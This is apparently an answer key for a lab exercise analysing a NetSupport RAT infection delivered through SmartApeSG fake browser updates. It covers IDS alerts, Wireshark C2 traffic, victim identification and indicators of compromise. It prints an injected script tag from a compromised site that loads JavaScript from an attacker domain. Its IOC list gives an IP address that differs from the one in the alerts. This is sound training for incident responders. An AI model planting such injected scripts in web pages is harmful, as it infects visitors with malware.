2024-11-26 - TRAFFIC ANALYSIS EXERCISE ANSWERS

Link to the exercise:

- https://www.malware-traffic-analysis.net/2024/11/26/index.html

Links to some tutorials I've written that should help with this exercise:

- Wireshark Tutorial: Changing Your Column Display
- Wireshark Tutorial: Identifying Hosts and Users
- Wireshark Tutorial: Display Filter Expressions
- Wireshark Tutorial: Exporting Objects from a Pcap

ENVIRONMENT:

- LAN segment range: `10.11.26.0/24` (`10.11.26.0` through `10.11.26.255`)
- Domain: `nemotodes.health`
- AD environment name: `NEMOTODES`
- Domain Controller: `10.11.26.3` - `NEMOTODES-DC`
- LAN segment gateway: `10.11.26.1`
- LAN segment broadcast address: `10.11.26.255`

BACKGROUND:

- Alerts on traffic in your network indicate someone has been infected.

TASK:

- Write an incident report based on traffic from the packet capture (pcap) and the alerts.

RealTime Events | Escalated Events

ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	2	2024-11-26...	10.11.26.183	53279	104.117.247.184	80	6	ET INFO Terse Request for .txt - Likely Hostile
RT	1	2024-11-26...	10.11.26.183	53279	104.117.247.184	80	6	ET INFO Microsoft Connection Test
RT	57	2024-11-26...	10.11.26.3	53	10.11.26.183	63714	17	ET DNS Standard query response, Name Error
RT	97	2024-11-26...	10.11.26.183	53282	4.149.227.78	443	6	ET POLICY TLSv1.0 Used in Session
RT	16	2024-11-26...	10.11.26.183	53290	10.11.26.3	445	6	ETPRO POLICY [MS-EFSR] Microsoft Encrypting File System Remote Protocol Activity - ...
RT	1	2024-11-26...	10.11.26.183	53318	10.11.26.3	139	6	ET INFO Potentially unsafe SMBv1 protocol in use
RT	10	2024-11-26...	10.11.26.183	53318	10.11.26.3	139	6	GPL NETBIOS SMB Session Setup NTMLSSP unicode asn1 overflow attempt
RT	5	2024-11-26...	10.11.26.183	53318	10.11.26.3	139	6	GPL NETBIOS SMB IPC$ unicode share access
RT	10	2024-11-26...	10.11.26.183	53318	10.11.26.3	139	6	GPL NETBIOS SMB SMB_COM_TRANSACTION Max Data Count of 0 DOS Attempt
RT	5	2024-11-26...	10.11.26.183	52957	10.11.26.3	53	17	ET CURRENT_EVENTS ZPHP Domain in DNS Lookup (modandcrackedapk .com)
RT	1	2024-11-26...	10.11.26.183	53360	193.42.38.139	443	6	ET CURRENT_EVENTS ZPHP Domain in TLS SNI (modandcrackedapk .com)
RT	2	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ET POLICY HTTP Request on Unusual Port Possibly Hostile
RT	65	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ET POLICY HTTP POST on unusual Port Possibly Hostile
RT	65	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ETPRO TROJAN NetSupport RAT CnC Activity
RT	2	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ETPRO TROJAN Malicious NetSupport Rat CnC Checkin
RT	65	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ET POLICY HTTP traffic on port 443 (POST)
RT	65	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ET INFO NetSupport Remote Admin Checkin
RT	1	2024-11-26...	10.11.26.183	53363	104.26.1.231	80	6	ET POLICY NetSupport GeoLocation Lookup Request
RT	4	2024-11-26...	194.180.191.64	443	10.11.26.183	53362	6	ET INFO NetSupport Remote Admin Response

Shown above: Screenshot of alerts for this exercise.

2024-11-26 - TRAFFIC ANALYSIS EXERCISE ANSWERS

EXAMPLE OF AN INCIDENT REPORT:

Executive Summary:

On Tuesday 2024-11-26 at 04:50 UTC, a Windows host was infected with NetSupport RAT, likely delivered from `modandcrackedapk.com` after viewing a site named `classicgrand.com`.

Victim Details:

- IP address: `10.11.26.183`
- Host name: `DESKTOP-B8TQK49`
- MAC address: `d0:57:7b:ce:fc:8b`
- Windows user account name: `oboomwald`
- Name of victim: `Oliver Q.. Boomwald`

Indicators of Compromise (IOCs):

- NetSupport RAT traffic: `194.180.191.164:443 - POST http://194.180.191.164/fakeurl.htm`
- SmartApeSG (ZPHP)/Fake Updates domain: `modandcrackedapk.com` (reference 1, reference 2)
- Likely compromised site: `classicgrand.com` (reference)

EXERCISE NOTES:

As I've explained in previous exercises, these alerts are grouped according to the destination IP address. In the alert image and text files, we only see the source IP and source port from the first in a group of alerts.

Alerts are grouped by destination IP address and port.

RealTime Events | Escalated Events

ST	CNT	Date/Time	Src IP	SPort	Dst IP	DPort	Pr	Event Message
RT	65	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ETPRO TROJAN NetSupport RAT CnC Activity
RT	2	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ETPRO TROJAN Malicious NetSupport Rat CnC Checkin
RT	65	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ET POLICY HTTP traffic on port 443 (POST)
RT	65	2024-11-26...	10.11.26.183	53362	194.180.191.64	443	6	ET INFO NetSupport Remote Admin Checkin
RT	1	2024-11-26...	10.11.26.183	53363	104.26.1.231	80	6	ET POLICY NetSupport GeoLocation Lookup Request
RT	4	2024-11-26...	194.180.191.64	443	10.11.26.183	53362	6	ET INFO NetSupport Remote Admin Response


Source IP address and source port are for the first alert in the group.

Alert count

Shown above: Example of alert groupings, focusing on the NetSupport RAT alerts

The alert count is near the left of the list under the CNT column. As noted in the above image, two of the NetSupport RAT entries have an alert count of 65. The other one with an alert count of 65 is the HTTP traffic over port 443 which is a policy alert, and it's not normal traffic.

If we use our basic Wireshark filter and scroll down to the later results in the column display, we can find several of these HTTP POST requests over TCP port 443 on `194.180.191.64` identified by the alerts as NetSupport RAT activity.



Time	Dst	port	Host	Info
2024-11-26 05:07:49	20.189.173.23	443	v10.events.data.microsoft.com	Client Hello (SNI=v10.events.data.microsoft.com)
2024-11-26 05:08:49	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:09:49	20.189.173.16	443	mobile.events.data.microsoft…	Client Hello (SNI=mobile.events.data.microsoft.co
2024-11-26 05:09:49	20.189.173.16	443	mobile.events.data.microsoft…	Change Cipher Spec, Client Hello (SNI=mobile.even
2024-11-26 05:09:49	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:10:49	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:11:49	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:12:49	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:13:49	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:14:49	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:15:49	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:16:50	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:17:50	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:18:50	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:19:50	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:20:06	20.42.73.25	443	v10.events.data.microsoft.com	Client Hello (SNI=v10.events.data.microsoft.com)
2024-11-26 05:20:50	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:21:37	52.113.194.132	443	ecs.office.com	Client Hello (SNI=ecs.office.com)
2024-11-26 05:21:50	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:22:50	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:23:50	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:24:51	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:25:51	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:26:51	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:27:51	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:28:51	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:29:51	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1
2024-11-26 05:30:52	194.180.191.64	443	194.180.191.64	POST http://194.180.191.64/fakeurl.htm HTTP/1.1


Shown above: Filtering the traffic in Wireshark to find the HTTP POST requests for NetSupport RAT.

If you're lost when viewing the above screenshot of Wireshark, you should review the tutorials listed at the beginning of this answers document. I'll also include a friendly reminder here that you should have some basic understanding of how network traffic works in order to understand what you're looking at in Wireshark.

The common internal, non-routable IPv4 address for all of the alerts is `10.11.26.183`, which represents our victim. To find further victim information, use the [Identifying Hosts and Users] Wireshark tutorial I wrote.


To get the victim's full name, you'll need a Wireshark filter that's not included in that Wireshark tutorial. Use the following filter to find the victim's first and last name in the pcap:

```
ldap.AttributeDescription == "givenName"
```



Shown above: Finding the victim's first and last name in the pcap using above Wireshark filter for LDAP.

Before doing this exercise, I generated an infection by viewing `classicgrand.com` in a VM and infecting it from the fake browser update file named Udate.js that it provided.



Shown above: Viewing `classicgrand.com` to generate SmartApeSG activity leading to fake browser update file for the NetSupport RAT infection on 2024-11-26.

If you're curious about SmartApeSG (ZPHP), read Proofpoint's article that briefly covers the activity, or the original public report from Trellix about this activity.

Proofpoint's article covers different campaigns pushing these fake browser updates, and SmartApeSG is just one of the campaigns for it. Why is it called "SmartApeSG," you might ask? It's a combination of the hosting provider initially noted (SmartApe) and the initials for SocGholish (SG) which is another long-running campaign for fake browser updates. For more recent information on SmartApeSG, see Jerome Segura's June 2024 SmartApeSG walkthrough.

2024-11-26 - TRAFFIC ANALYSIS EXERCISE ANSWERS


Before creating this exercise, I noticed a 2024-11-25 post on Mastodon by Monitor SG for a SmartApeSG infection chain. That post shows `modandcrackedapk.com` as the SmartApeSG domain.

I searched that domain on urlscan.io to see if any other sites popped up. The great thing about urlscan.io is you an search this type of malicious domain, and you'll occasionally find an original compromised site that led to it. That's how I found `classicgrand.com` and confirmed in my lab environment that it led to `modandcrackedapk.com`.

```
270         <div class="et_column et_col-xs-6 et_col-xs-offset-0 pos-static">
271
272
273 <div class="et_element et_b_header-menu header-main-menu flex align-items-center
    menu-items-none  justify-content-center et_element-top-level" >
274     <div class="menu-main-container"><ul id="menu-main-menu" class="menu"><li
    id="menu-item-4775" class="menu-item menu-item-type-post_type menu-item-object-page
    menu-item-4775 item-level-0 item-design-dropdown"><a href="https://classicgrand.com/
    events/" class="item-link">Events</a></li><script src=https://modandcrackedapk.com/
    work/original.js></script></a></li>
275 <li id="menu-item-4836" class="menu-item menu-item-type-post_type menu-item-object-
    page menu-item-4836 item-level-0 item-design-dropdown"><a href="https://
    classicgrand.com/about-us/" class="item-link">About Us</a></li>
276 <li id="menu-item-5066" class="menu-item menu-item-type-post_type menu-item-object-
    page menu-item-5066 item-level-0 item-design-dropdown"><a href="https://
    classicgrand.com/venue-hire/" class="item-link">Venue Hire</a></li>
277 <li id="menu-item-4435" class="menu-item menu-item-type-post_type menu-item-object-
    page menu-item-4435 item-level-0 item-design-dropdown"><a href="https://
    classicgrand.com/contact/" class="item-link">Contact</a></li>
278 </ul></div></div>
279
280         </div>
```

Shown above: Injected script for SmartApeSG domain in page from `classicgrand.com` retrieved on 2024-11-26.

From what I can tell, viewing `classicgrand.com` is still compromised with injected SmartApeSG script. I checked on 2024-11-27 (very early 2024-11-28 in UTC time), and found the same type of script with a new SmartApeSG domain of `erickakingpr.com`.



Shown above: Injected script for SmartApeSG domain in page from `classicgrand.com` retrieved on 2024-11-28 at 05:21 UTC.

The SmartApeSG domain frequently changes. If you want to find the latest SmartApeSG domain, you could check compromised sites like this. Better yet, get a Mastodon account on infosec.exchange and follow Monitor SG! That's an automated account posting information on six different campaigns.